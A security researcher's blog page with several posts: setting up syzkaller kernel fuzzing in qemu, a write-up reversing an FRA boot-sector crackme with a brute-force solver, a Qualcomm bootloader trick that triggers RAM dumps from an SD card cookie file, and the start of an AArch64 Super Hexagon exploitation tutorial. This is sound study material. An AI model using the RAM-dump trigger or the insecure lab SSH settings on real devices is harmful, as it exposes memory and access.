Security researcher Just a security researcher looking in the dark for security stuff to learn
qemu + syzkalling the Linux kernel

This post details how to fuzz Linux kernel using syzkaller, qemu and uclibc buildroot.

See Google internals1 document if you are interested how syzkaller works.


Introduction

The Linux kernel is certainly a piece of software that is exposed to untrusted user input, so it is an important target for fuzzing. The kernel is also sufficiently high-profile that it has been worth writing specific, template-based fuzzers for different areas of it, such as the filesystem or the perf_event subsystem. For the system call interface in general, the Trinity2 fuzz tester is commonly used. It fuzzes the kernel in an intelligent way that is driven by per-system call templates.

Vyukov and a team from Google have brought coverage-guided fuzz testing to the kernel with syzkaller, which uses a hybrid approach. As with Trinity, syzkaller relies on templates that indicate the argument domains for each system call, but it also uses feedback from code coverage information to guide the fuzzing.

The need for instrumentation does make syzkaller more complicated to set up than Trinity. To start with, the compiler option to generate the needed coverage data has only recently been added to gcc (as -fsanitize-coverage=trace-pc), so the kernel needs to be built with a fresh-from-tip version of gcc.

Test setup

The test was conducted on a Ubuntu 16.04 with gcc version 9.1.0.

I recommend using the latest stable version of gcc.

Linux kernel

Begin with building the Linux kernel from source3.

x86-64

Appy the KCOV patch for x86 if the CONFIG_KCOV is not present in the kernel4.

make x86_64_defconfig
make kvmconfig

Update .config to detect enabled syscalls and kernel bitness, memory leak detection, network injection, use-after-free and out-of-bounds detection (KASAN), fault injection testing, and to disable KASLR, etc.

./scripts/config \
  -e KCOV -e KCOV_INSTRUMENT_ALL -e KCOV_ENABLE_COMPARISONS \
  -e DEBUG_FS -e DEBUG_INFO \
  -e KALLSYMS -e KALLSYMS_ALL \
  -e DEBUG_KMEMLEAK --set-val DEBUG_KMEMLEAK_EARLY_LOG_SIZE 16000 \
  -e TUN \
  -e KASAN -e KASAN_EXTRA -e KASAN_INLINE \
  -e FAULT_INJECTION -e FAULT_INJECTION_DEBUG_FS \
  -e FAILSLAB -e FAIL_PAGE_ALLOC -e FAIL_MAKE_REQUEST \
  -e FAIL_IO_TIMEOUT -e FAIL_FUTEX -e FAIL_FUNCTION \
  -e GDB_SCRIPTS \
  -d RANDOMIZE_BASE \
  -e LOCKDEP -e PROVE_LOCKING -e DEBUG_ATOMIC_SLEEP -e PROVE_RCU \
  -e DEBUG_VM -e REFCOUNT_FULL -e FORTIFY_SOURCE -e HARDENED_USERCOPY \
  -e LOCKUP_DETECTOR -e SOFTLOCKUP_DETECTOR -e HARDLOCKUP_DETECTOR \
  -e BOOTPARAM_HARDLOCKUP_PANIC \
  -e DETECT_HUNG_TASK -e WQ_WATCHDOG \
  --set-val DEFAULT_HUNG_TASK_TIMEOUT 140 \
  --set-val RCU_CPU_STALL_TIMEOUT 100

Update config and build kernel with:

make olddefconfig
make -j$(nproc)

aarch64

Apply the KCOV patch for ARM if the CONFIG_KCOV is not present in the kernel5.

make ARCH=arm64 CROSS_COMPILE=aarch64-none-linux-gnu- defconfig

Add the configuration in chapter 2.1 and the following to .config:

./scripts/config \
  -e NET_9P -e NET_9P_VIRTIO \
  --set-val CROSS_COMPILE "aarch64-none-linux-gnu-" \
  --set-val CMDLINE "console=ttyAMA0"

Update config and build kernel with:

make ARCH=arm64 CROSS_COMPILE=aarch64-none-linux-gnu- olddefconfig
make ARCH=arm64 CROSS_COMPILE=aarch64-none-linux-gnu- -j$(nproc)

Remember to handle every configuration conflict marked with warning: override: reassigning to symbol.

uclibc buildroot

Build uclibc buildroot from source6.

x86-64

make x86_64_defconfig
make menuconfig

Choose the following options:

Select:

Target packages
    Networking applications
        [*] dhcpcd
        [*] iproute2
        [*] openssh
Filesystem images
        exact size - 1g

Unselect:

Kernel
    Linux Kernel

Build buildroot with:

make -j$(nproc)

aarch64

make menuconfig
Target options
    Target Architecture - Aarch64 (little endian)
Toolchain type
    External toolchain - Linaro AArch64
System Configuration
[*] Enable root login with password
        ( ) Root password = set your password using this option
[*] Run a getty (login prompt) after boot  --->
    TTY port - ttyAMA0
Target packages
    [*]   Show packages that are also provided by busybox
    Networking applications
        [*] dhcpcd
        [*] iproute2
        [*] openssh
    Miscellaneous
        [*] haveged
Filesystem images
    [*] ext2/3/4 root filesystem
        ext2/3/4 variant - ext3
        exact size in blocks - 6000000
    [*] tar the root filesystem

Build buildroot with:

make -j$(nproc)

configure

Add to output/target/etc/fstab:

debugfs	/sys/kernel/debug	debugfs	defaults	0	0

Add to output/target/etc/ssh/sshd_config:

PermitRootLogin yes
PasswordAuthentication yes
PermitEmptyPasswords yes

Run make again.

qemu

x86-64

qemu-system-x86_64 \
  -kernel $HOME/git/linux/arch/x86/boot/bzImage \
  -append "console=ttyS0 root=/dev/sda debug earlyprintk=serial slub_debug=QUZ"\
  -hda $HOME/git/buildroot/output/images/rootfs.ext2 \
  -net user,hostfwd=tcp::10022-:22 -net nic \
  -enable-kvm \
  -nographic \
  -m 2G \
  -smp 2 \
  -pidfile vm.pid

aarch64

qemu-system-aarch64 \
  -machine virt \
  -cpu cortex-a57 \
  -nographic -smp 1 \
  -hda $HOME/git/buildroot/output/images/rootfs.ext3 \
  -kernel $HOME/git/linux/arch/arm64/boot/Image \
  -append "console=ttyAMA0 root=/dev/vda oops=panic panic_on_warn=1 panic=-1 ftrace_dump_on_oops=orig_cpu debug earlyprintk=serial slub_debug=UZ" \
  -m 2048 \
  -net user,hostfwd=tcp::10022-:22 -net nic

Test if you can ssh to the device: ssh -p 10022 root@localhost.

syzkaller

build

Download golang version 1.127 and update environment variables:

export GOROOT=$HOME/git/go
export PATH=$GOROOT/bin:$PATH

Build syzkaller:

go get -u -d github.com/google/syzkaller
cd $HOME/go/src/github.com/google/syzkaller

I used syzkaller commit 426631ddb41a12ad156d0254fea375a9dfa607fc.

x86-64:

make

aarch64:

make TARGETARCH=arm64

run

x86.cfg:

{
	"name": "x86",
	"target": "linux/amd64",
	"http": ":56700",
	"workdir": "/home/john/syzkaller/x86",
	"kernel_obj": "/home/john/git/linux",
	"syzkaller": "/home/john/go/src/github.com/google/syzkaller",
	"image": "/home/john/git/buildroot/output/images/rootfs.ext2",
	"sandbox": "none",
	"reproduce": false,
	"procs": 1,
	"type": "qemu",
	"vm": {
		"count": 1,
		"kernel": "/home/john/git/linux/arch/x86/boot/bzImage",
		"cpu": 2,
		"mem": 1024
	}
}

Run with syz-manager -config=x86.cfg.

aarch64.cfg:

{
	"name": "aarch64",
	"target": "linux/arm64",
	"http": ":56700",
	"workdir": "/home/john/syzkaller/aarch64",
	"kernel_obj": "/home/john/git/linux",
	"syzkaller": "/home/john/go/src/github.com/google/syzkaller",
	"image": "/home/john/git/buildroot/output/images/rootfs.ext3",
	"sandbox": "none",
	"reproduce": false,
	"procs": 1,
	"type": "qemu",
	"vm": {
		"count": 1,
		"kernel": "/home/john/git/linux/arch/arm64/boot/Image",
		"cpu": 2,
		"mem": 1024
	}
}

Run with syz-manager -config=aarch64.cfg.

kcsan

Kernel Concurrency Sanitizer8 (KCSAN) is a dynamic data-race detector for kernel space. KCSAN is a sampling watchpoint-based data-race detector, unlike Kernel Thread Sanitizer (KTSAN), which is a happens-before data-race detector.

I will look further how to test using KCSAN.

References
  1. https://github.com/google/syzkaller/blob/master/docs/internals.md 

  2. https://lwn.net/Articles/536173 

  3. https://www.kernel.org 

  4. https://lwn.net/Articles/674854 

  5. https://groups.google.com/d/msg/syzkaller/zLThPHplyIc/9ncfpRvVCAAJ 

  6. https://buildroot.uclibc.org/download.html 

  7. https://dl.google.com/go/go1.12.linux-amd64.tar.gz 

  8. https://github.com/google/ktsan/wiki/KCSAN 

[WRITE-UP] FRA CTF

The binary appears to be a “DOS/MBR boot sector” with a valid signature according to classical layout, see figure “Structure of a classical generic MBR”1.

00000000: bc00 9c31 c0b0 03cd 1031 d2b9 0d00 b40e  ...1.....1......
00000010: b3c8 be64 7cac 30d8 cd10 fecb e2f7 b400  ...d|.0.........
00000020: cd16 aab4 0e3c 0d75 2fcd 10b0 0acd 10be  .....<.u/.......
00000030: 717c b91d 00ac cd10 e2fb be8e 7cb9 0900  q|..........|...
00000040: c1c2 0781 c237 13ad 31d0 88e3 b40e cd10  .....7..1.......
00000050: 88d8 cd10 e2ea ebfe 00c2 86d6 b02a cd10  .............*..
00000060: ebbc ebfe 89a4 a5a0 b7b0 e2a2 afdb db87  ................
00000070: 9c53 6b69 636b 6120 6c6f 6573 6e69 6e67  .Skicka loesning
00000080: 206f 6368 2043 5620 7469 6c6c 3a20 29ba   och CV till: ).
00000090: 43d7 70cc 666f aa64 b1b5 d786 5042 9e4e  C.p.fo.d....PB.N
...
000001f0: 0000 0000 0000 0000 0000 0000 0000 55aa  ..............U.

The MBRs use Intel 8086 architecture with the x86-16 instruction set, where the MBR boot sector code expects to be loaded at physical address 0000:7c001.

I began disassemble with radare2 disassembler: r2 -AA -b16 -m 0x7c00 fra and executed it using qemu-system-i386 -fda fra.

When executed, the BIOS asks the user for an access key that it uses to derivate a “key” used for the deobfuscation process of the actual e-mail. I noticed several BIOS interrupt calls int 0x10 with teletype output (ah = 0x0e)2 and one int 0x16 for obtaining keystrokes from the keyboard3.

0000:7c25 checks for carriage return in al after the int 0x16 interrupt. If not, goto 0000:7c58 to truncate (“hash”) the input in al with dx, and store in register dx.

The dx register is then used as the input key for deobfuscation, starting at address 0000:7c40. The deobfuscation part overlays the input with a 18-byte found at address 0000:7c8e.

.--------------------------------------------------------------------------.
|        ; CODE XREF from fcn.00007c00 @ +0x6a                             |
|        0000:7c0e      b40e           mov ah, 0xe                         |
|        0000:7c10      b3c8           mov bl, 0xc8                        |
|        0000:7c12      be647c         mov si, 0x7c64                      |
|        ; CODE XREF from fcn.00007c00 @ 0x7c1c                            |
|    .-> 0000:7c15      ac             lodsb al, byte [si]                 |
|    :   0000:7c16      30d8           xor al, bl                          |
|    :   0000:7c18      cd10           int 0x10                            |
|    :   0000:7c1a      fecb           dec bl                              |
|    `=< 0000:7c1c      e2f7           loop 0x7c15                         |
|        ; CODE XREF from fcn.00007c00 @ 0x7c60                            |
|    .-> 0000:7c1e      b400           mov ah, 0                           |
|    :   0000:7c20      cd16           int 0x16                            |
|    :   0000:7c22      aa             stosb byte es:[di], al              |
|    :   0000:7c23      b40e           mov ah, 0xe                         |
|    :   0000:7c25      3c0d           cmp al, 0xd                         |
|   ,==< 0000:7c27      752f           jne 0x7c58                          |
|   |:   0000:7c29      cd10           int 0x10                            |
|   |:   0000:7c2b      b00a           mov al, 0xa                         |
|   |:   0000:7c2d      cd10           int 0x10                            |
|   |:   0000:7c2f      be717c         mov si, 0x7c71                      |
|   |:   0000:7c32      b91d00         mov cx, 0x1d                        |
|   |:   ; CODE XREF from fcn.00007c00 @ 0x7c38                            |
|  .---> 0000:7c35      ac             lodsb al, byte [si] ; 'Skicka loe..'|
|  :|:   0000:7c36      cd10           int 0x10                            |
|  `===< 0000:7c38      e2fb           loop 0x7c35                         |
|   |:   0000:7c3a      be8e7c         mov si, 0x7c8e      ; Overlay       |
|   |:   0000:7c3d      b90900         mov cx, 9                           |
|   |:   ; CODE XREF from fcn.00007c00 @ 0x7c54                            |
|  .---> 0000:7c40      c1c207         rol dx, 7                           |
|  :|:   0000:7c43      81c23713       add dx, 0x1337                      |
|  :|:   0000:7c47      ad             lodsw ax, word [si]                 |
|  :|:   0000:7c48      31d0           xor ax, dx                          |
|  :|:   0000:7c4a      88e3           mov bl, ah                          |
|  :|:   0000:7c4c      b40e           mov ah, 0xe                         |
|  :|:   0000:7c4e      cd10           int 0x10                            |
|  :|:   0000:7c50      88d8           mov al, bl                          |
|  :|:   0000:7c52      cd10           int 0x10                            |
|  `===< 0000:7c54      e2ea           loop 0x7c40                         |
|  @==-> 0000:7c56      ebfe           jmp 0x7c56                          |
|   ::   ; CODE XREF from fcn.00007c00 @ 0x7c27                            |
|   ::   0000:7c58      00c2           add dl, al                          |
|   ::   0000:7c5a      86d6           xchg dh, dl                         |
|   ::   0000:7c5c      b02a           mov al, 0x2a        ; '*'           |
|   ::   0000:7c5e      cd10           int 0x10                            |
|   |:   ; CODE XREF from fcn.00007c00 @ +0x92                             |
|   `==< 0000:7c60      ebbc           jmp 0x7c1e                          |
|   @=-> 0000:7c62      ebfe           jmp 0x7c62                          |
|    :   ; DATA XREF from fcn.00007c00 @ 0x7c12                            |
|    :   0000:7c64      89a4a5a0       mov word [si - 0x5f5b], sp          |
|    :   0000:7c68      b7b0           mov bh, 0xb0                        |
|    `=< 0000:7c6a      e2a2           loop 0x7c0e                         |
`--------------------------------------------------------------------------´

Due to this I can assume that the e-mail is not longer than 18 bytes.

[0000:7c00]> px 18 @ 0x7c8e
- offset -  0 1  2 3  4 5  6 7  8 9  A B  C D  E F  0123456789ABCDEF
0000:7c8e  29ba 43d7 70cc 666f aa64 b1b5 d786 5042  ).C.p.fo.d....PB
0000:7c9e  9e4e                                     .N

To find the required 16-bit value in dx for the deobfuscation part to output a “fra.se” e-mail, I implemented the same behavior in python with the overlay from 0x7c8e.

_0x7c8e = unpack('H'*9, unhexlify("29ba43d770cc666faa64b1b5d78650429e4e"))

def deobfuscate_i(dx, ax):
	post_0x7c40_dx = rol(dx, 7, 16)             # 0000:7c40 rol dx,7
	post_0x7c43_dx = post_0x7c40_dx + 0x1337    # 0000:7c43 add dx,1337
	post_0x7c48_ax = post_0x7c43_dx ^ ax        # 0000:7c48 xor ax,dx
	ah = chr((post_0x7c48_ax & 0xff00) >> 8)    # 0000:7c4a mv bl,ah
	al = chr(post_0x7c48_ax & 0xff)             # 0000:7c4e int 0x10
	return post_0x7c43_dx, ah, al

def deobfuscate(dx, byte_array, s = str()):
	for byte in byte_array:
		dx, ah, al = deobfuscate_i(dx, byte)
		s += "%c%c" % (al, ah)
	return s

def solve_obfuscator():
	for dx in range(0xffff):
		s = deobfuscate(dx, _0x7c8e)
		if "@fra.se" in s:
			return dx, s		

I verified my implementation by debugging the binary with qemu-system-i386 -fda fra -s and gdb.

By searching for the string "@fra.se", I found that the register dx needs to be 0x1984 to output the e-mail "jobbahososs@fra.se".

To find valid 5-byte printable input values I implemented the truncation function in python, and in parallel brute-forced possible alpha numeric values.

$ ./fra.py
Solved! dx = 0x1984 -> jobbahososs@fra.se
b'30306f547a'[00oTz]
b'3030705479'[00pTy]
b'3030715478'[00qTx]
b'3030725477'[00rTw]
b'3030735476'[00sTv]
b'3030745475'[00tTu]
b'3030755474'[00uTt]
b'3030765473'[00vTs]
b'3030775472'[00wTr]
b'3030785471'[00xTq]
b'3030795470'[00yTp]
b'30307a546f'[00zTo]
b'30316f537a'[01oSz]
...

See python code below for complete solution.

#!/usr/bin/env python3

from itertools import chain, product
from multiprocessing import Process,Queue,cpu_count
from binascii import unhexlify,hexlify
from struct import unpack

MIN_LENGTH = 5
MAX_LENGTH = 5

# - offset -  0 1  2 3  4 5  6 7  8 9  A B  C D  E F  0123456789ABCDEF
# 0000:7c8e  29ba 43d7 70cc 666f aa64 b1b5 d786 5042  ).C.p.fo.d....PB
# 0000:7c9e  9e4e                                     .N
_0x7c8e = unpack('H'*9, unhexlify("29ba43d770cc666faa64b1b5d78650429e4e"))

rol = lambda val, r_bits, max_bits: \
    (val << r_bits%max_bits) & (2**max_bits-1) | \
    ((val & (2**max_bits-1)) >> (max_bits-(r_bits%max_bits)))

hash_i = lambda dx, al: \
	((((dx & 0xff00) | (dx + al) & 0xff) & 0x00ff) << 8) | \
	((((dx & 0xff00) | (dx + al) & 0xff) & 0xff00) >> 8)

def deobfuscate_i(dx, ax):
	post_0x7c40_dx = rol(dx, 7, 16)             # 0000:7c40 rol dx,7
	post_0x7c43_dx = post_0x7c40_dx + 0x1337    # 0000:7c43 add dx,1337
	post_0x7c48_ax = post_0x7c43_dx ^ ax        # 0000:7c48 xor ax,dx
	ah = chr((post_0x7c48_ax & 0xff00) >> 8)    # 0000:7c4a mv bl,ah
	al = chr(post_0x7c48_ax & 0xff)				
	return post_0x7c43_dx, ah, al 				

def deobfuscate(dx, b: bytes):
	s = str()
	for byte in b:
		dx, ah, al = deobfuscate_i(dx, byte)
		s += "%c%c" % (al, ah)                 # 0000:7c4e int 0x10 (putchar)
	return s

def solve_obfuscator():
	for dx in range(0xffff):
		s = deobfuscate(dx, _0x7c8e)
		if "@fra.se" in s:
			return dx, s

def hash_bytes(b: bytes, dx = 0):
	for byte in unpack('B' * len(b), b):
		dx = hash_i(dx, byte)
	return dx

def hash_worker(dx, queue):
	while True:
		t = bytes(ord(c) for c in list(queue.get()))
		if hash_bytes(t) == dx:
			print('%s[%s]' % (hexlify(t), ''.join(chr(c) for c in t)))

def test():
	assert(hash_bytes(b'z3MQR') == 0x1984)
	assert(deobfuscate(0x1984, _0x7c8e) == "jobbahososs@fra.se")

if __name__ == "__main__":
	test()

	dx, s = solve_obfuscator()
	print("Solved! Register dx = 0x%04x -> %s" % (dx, s))

	pattern = '0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ'
	generator = chain.from_iterable(product(pattern, repeat=i)
					for i in range(MIN_LENGTH, MAX_LENGTH + 1))

	try:
		queue = Queue()

		processes = []
		for i in range(cpu_count()):
		    p = Process(target=hash_worker, args=(dx, queue))
		    p.start()
		    processes.append(p)

		for test in generator:
			queue.put(test)

		queue.join()
	except (KeyboardInterrupt, SystemExit):
		pass

One of many solutions is 00oTz.

References
  1. https://en.wikipedia.org/wiki/Master_boot_record  2

  2. https://en.wikipedia.org/wiki/INT_10H 

  3. https://en.wikipedia.org/wiki/INT_16H 

Qualcomm EDL ram dump functionality

When looking into a code of msm8916, I found the corresponding code in file boot_sd_ramdump.h.

#define SD_PATH                  "/mmc1/"
#define SD_RAM_DUMP_PATH SD_PATH "ram_dump/"

void boot_ram_dumps_to_sd_card( bl_shared_data_type *bl_shared_data )
{
  do /* dummy while loop which executes only once and used to break on error */
  {
    /* Poll the hotplug device */
    boot_hotplug_poll_and_mount_first_fat(HOTPLUG_TYPE_MMC, HOTPLUG_ITER_EXTERNAL_DEVICES_ONLY);

    /* Return if cookie file doesn't exit.*/
    if((boot_ram_dump_check_rdcookie(SD_RAM_DUMP_PATH) < 0)  &&
       (boot_ram_dump_check_rdcookie(SD_PATH) < 0))
        break;

#ifdef FEATURE_DLOAD_MEM_DEBUG
    /*only perform memory debug operations when it's supported*/
    if(dload_mem_debug_supported())
    {
    /* Initialize the debug memory regions array */
      dload_mem_debug_init();
    }
#endif

    /*Store the ramdumps to sd card without deletion*/
    boot_process_sd_dumps();

    /* reset target if reset cookie present */
    boot_ramdump_reset();
  } while(0);

  /* At the end of sd card ram dump, if we are in raw ram dump mode, reset the device
     so we don't enter sahara */
  if((boot_shared_imem_cookie_ptr != NULL) &&
     (boot_shared_imem_cookie_ptr->uefi_ram_dump_magic == BOOT_RAW_RAM_DUMP_MAGIC_NUM))
  {
      mmu_flush_cache();
      boot_hw_reset(BOOT_WARM_RESET_TYPE);
  }
}

The routine initiates the ramdumps to SD card, checks for the ramdump cookie file ("rdcookie.txt") and proceeds with the ramdump to SD card if cookie file is present.

static int boot_ram_dump_check_rdcookie(const char *path)
{
    uint32 str_size = 0;
    int fd;

    str_size = strlcpy(cookiefilepath, path, MAX_FILE_NAME);
    BL_VERIFY((str_size < MAX_FILE_NAME), BL_ERR_SBL);

    str_size = strlcpy(cookiefilename, path, MAX_FILE_NAME);
    BL_VERIFY((str_size < MAX_FILE_NAME), BL_ERR_SBL);

    str_size = strlcat(cookiefilename, "rdcookie.txt", MAX_FILE_NAME);
    BL_VERIFY((str_size < MAX_FILE_NAME), BL_ERR_SBL);

    fd = boot_efs_open(cookiefilename, O_RDONLY);

    if (fd >= 0)
    {
        boot_efs_close(fd);
    }

    return fd;
}

By FAT formatting a SD card and placing a rdcookie.txt file in either the SD card root or a ram_dump folder, RAM dump can be enabled if accessible.

AArch64 kernel exploitation

This post is an educational rewrite of Grant Hernandez’s excellent write-up of HITCON18 CTF Super Hexagon1.

I will try to detail every step of the way and find alternative solutions to the challenges to further educate my self in ARM/aarch64 kernel exploitation.

Download Super Hexagon challenge


Introduction

ARMv8 execution states

ARM announced in October 20112 a fundamental change to the ARM architecture; ARMv8-A profile (often called ARMv8 while the ARMv8-R profile is also available). ARMv8-A broadened the ARM architecture to embrace 64-bit processing and extended the virtual addressing to 64 bits.

The ARMv8 architecture consists of two main execution states, AArch64 (also referred as arm643) and AArch32 (arm32). The AArch64 execution state introduces a new instruction set, A64 for 64-bit processing. The AArch32 state supports the existing ARM instruction set.

From the programmer’s perspective the differences between AArch64 and AArch32 are all instructions are fixed to 32 bits, with the 16-bit Thumb model completely removed. Instead of 16 general purpose registers, AArch64 has 31 general purpose (64 bits wide) registers4.


From the systems programmer perspective, the privilege model has been simplified to Exception Levels (EL). There are four numbered exception levels, from least to most privileged: EL0, EL1, EL2, and EL35.

  • EL0 is the User mode for unprivileged execution.
  • EL1 is the Supervisor (kernel) mode and associated functions that are typically described as privileged.
  • EL2 is the Hypervisor mode.
  • EL3 is the trusted firmware or secure monitor.

Depending on the system configuration or platform, these may differ slightly, but for the Super Hexagon challenge, they are standard.

Each exception level, except EL2, has a Secure or Non-Secure mode. This is the basis of ARM TrustZone and has been for over a decade. Assuming a single processor core, it can only be executing in one mode or another. ELs and secure versus non-secure modes are changed through interrupts. These can occur asynchronously from the CPU, usually from a peripheral or timer, or synchronously from an instruction trap.

These traps are caused by the instructions:

  • svc: Supervisor Call causes an exception to EL1. It provides a mechanism for unprivileged software to make a system call to an operating system. See C6.2.294 in ARMv8 reference manual6.
  • hvc: Hypervisor Call causes an exception to EL2. Non-secure software executing at EL1 can use this instruction to call the hypervisor to request a service. HVC is UNDEFINED if the processor is in Secure state, or in User mode in Non-secure state. See C6.2.85 in ARMv8 reference manual6.
  • smc: Secure Monitor Call causes an exception to EL3. SMC is available only for software executing at EL1 or higher. It is UNDEFINED in EL0. See C6.2.227 in ARMv8 reference manual6.
Figure 1: ARMv8-A exception level security model summarised. © Grant Hernandez [1]

Exception handling

When an exception occurs, the processor must execute handler code which corresponds to the exception. The location in memory where the handler is stored is called the exception vector. In the ARM architecture, exception vectors are stored in a table, called the exception vector table. Each Exception Level has its own vector table, that is, there is one for each of EL3, EL2 and EL1. The table contains instructions to be executed, rather than a set of addresses. Vectors for individual exceptions are located at fixed offsets from the beginning of the table.

The virtual address of each table base is set by the Vector Based Address Registers VBAR_EL3, VBAR_EL2 and VBAR_EL1. VBAR_ELn is a system register. So it cannot be accessed directly. Special system instructions msr and mrs should be used manipulate system registers.

The exception-handlers reside in a continuous memory and each vector spans up to 32 instructions long. Based on type of the exception, the execution will start from an instruction in a particular offset from the base address VBAR_EL1. Below is the ARM64 vector table. For example when a synchronous exception is set from EL0 is set, the handler at VBAR_EL1 +0x400 will execute to handle the exception.

Linux defines the vector table at arch/arm64/kernel/entry.S and loads the vector table into VBAR_EL1 in arch/arm64/kernel/head.S.

Offset from VBAR_EL1 Exception type Exception set level
+0x000 Synchronous Current EL with SP0
+0x080 IRQ/vIRQ  
+0x100 FIQ/vFIQ  
+0x180 SError/vSError  
+0x200 Synchronous Current EL with SPx
+0x280 IRQ/vIRQ  
+0x300 FIQ/vFIQ  
+0x380 SError/vSError  
+0x400 Synchronous Lower EL using ARM64
+0x480 IRQ/vIRQ  
+0x500 FIQ/vFIQ  
+0x580 SError/vSError  
+0x600 Synchronous Lower EL using ARM32
+0x680 IRQ/vIRQ  
+0x700 FIQ/vFIQ  
+0x780 SError/vSError  

QEMU runtime emulation

Different modes of operation can be used be qemu:

  1. User mode only where system calls are emulated by QEMU and no kernel is required.
  2. Kernel mode where a guest architecture kernel is required, but QEMU provides the initial BIOS setup routine.
  3. BIOS mode where the first instruction executed is up to the developer. Used in the Super Hexagon challenge.

By viewing the qemu.patch file, we understand the physical memory map definition of bios.bin.

35	+#define RAMLIMIT_GB 3
36	+#define RAMLIMIT_BYTES (RAMLIMIT_GB * 1024ULL * 1024 * 1024)
37	+static const MemMapEntry memmap[] = {
38	+    /* Space up to 0x8000000 is reserved for a boot ROM */
39	+    [VIRT_FLASH] =              {          0, 0x08000000 },
40	+    [VIRT_CPUPERIPHS] =         { 0x08000000, 0x00020000 },
41	+    [VIRT_UART] =               { 0x09000000, 0x00001000 },
42	+    [VIRT_SECURE_MEM] =         { 0x0e000000, 0x01000000 },
43	+    [VIRT_MEM] =                { 0x40000000, RAMLIMIT_BYTES },
44	+};
BOOT ROM (FLASH) PERIPHERALS 0x08000000 0x00000000 0x0801FFFF UART 0x09000000 0x09000FFF SECURE MEMORY 0x0E000000 0x0EFFFFFF NON-SECURE MEMORY 0x40000000 0xFFFFFFFF
Figure 2: The bios.bin file physical memory map visualized.

The emulated “hitcon” machine requires 3 GB of memory. The boot ROM flash, physical address 0x0 with size 0x08000000, is split in half to two parts. See line 172 and 173 below. The first part is allocated for secure mode and the second part is allocated for non-secure mode.

167	+    // prepare ram / rom
168	+    MemoryRegion *ram = g_new(MemoryRegion, 1);
169	+    memory_region_allocate_system_memory(ram, NULL, "mach-hitcon.ram", machine->ram_size);
170	+    memory_region_add_subregion(sysmem, memmap[VIRT_MEM].base, ram);
171	+
172	+    hwaddr flashsize = memmap[VIRT_FLASH].size / 2;
173	+    hwaddr flashbase = memmap[VIRT_FLASH].base;
174	+    create_one_flash("hitcon.flash0", flashbase, flashsize, bios_name, secure_sysmem);
175	+    create_one_flash("hitcon.flash1", flashbase + flashsize, flashsize, NULL, sysmem);
176	+
177	+    MemoryRegion *secram = g_new(MemoryRegion, 1);
178	+    hwaddr base = memmap[VIRT_SECURE_MEM].base;
179	+    hwaddr size = memmap[VIRT_SECURE_MEM].size;
180	+    memory_region_init_ram(secram, NULL, "hitcon.secure-ram", size, &error_fatal);
181	+    memory_region_add_subregion(secure_sysmem, base, secram);
...
192	+    bootinfo.loader_start = memmap[VIRT_MEM].base;

The machine starts at TBC

When executing qemu, the user is prompted with a trusted keystore application.

NOTICE:  UART console initialized
INFO:    MMU: Mapping 0 - 0x2844 (783)
INFO:    MMU: Mapping 0xe000000 - 0xe204000 (40000000000703)
INFO:    MMU: Mapping 0x9000000 - 0x9001000 (40000000000703)
NOTICE:  MMU enabled
NOTICE:  BL1: HIT-BOOT v1.0
INFO:    BL1: RAM 0xe000000 - 0xe204000
INFO:      SCTLR_EL3: 30c5083b
INFO:      SCR_EL3:   00000738
INFO:    Entry point address = 0x40100000
INFO:    SPSR = 0x3c9
VERBOSE: Argument #0 = 0x0
VERBOSE: Argument #1 = 0x0
VERBOSE: Argument #2 = 0x0
VERBOSE: Argument #3 = 0x0
NOTICE:  UART console initialized
[VMM] RO_IPA: 00000000-0000c000
[VMM] RW_IPA: 0000c000-0003c000
[KERNEL] mmu enabled
INFO:      TEE PC: e400000
INFO:      TEE SPSR: 1d3
NOTICE:  TEE OS initialized
[KERNEL] Starting user program ...

=== Trusted Keystore ===

Command:
    0 - Load key
    1 - Save key

cmd> 1
index: 0
key: AAAAAAAAAAAAAAAAAAAAAAAAAAA
[0] <= AAAAAAAAAAAAAAAAAAAAAAAAAAA
cmd> 0
index:
[0] => aaaaaaaaaaaaaaaaaaaaaaaaaa
cmd>

EL0

Let’s begin reversing the bios.bin file, starting with a classic binwalk.

$ binwalk -e bios.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
143472        0x23070         SHA256 hash constants, little endian
770064        0xBC010         ELF, 64-bit LSB executable, version 1 (SYSV)
792178        0xC1672         Unix path: /lib/libc/aarch64
792711        0xC1887         Unix path: /lib/libc/aarch64
794111        0xC1DFF         Unix path: /lib/libc/aarch64
796256        0xC2660         Unix path: /home/seanwu/hitcon-ctf-2018

The file contains a ARM aarch64 ELF with DWARF debug information.

$ file _bios.bin.extracted/BC010.elf
BC010.elf: ELF 64-bit LSB executable, ARM aarch64, version 1 (SYSV), statically linked, not stripped

When decompiling the BC010.elf main() function using Ghidra, it is clear that it contains the Trusted Keystore application.

int main(void) {
  int iVar1;

  intro();
  load_trustlet("HITCON",0x750);
  cmdtb[0] = cmd_load;
  cmdtb[1] = cmd_save;
  buf = (char *)mmap((void *)0x0,0x1000,3,0,0,-1);
  iVar1 = 0;
  while (iVar1 < 10) {
    run();
    iVar1 = iVar1 + 1;
  }
  return 0;
}

void run(void) {
  size_t sVar1;
  int len;
  int idx;
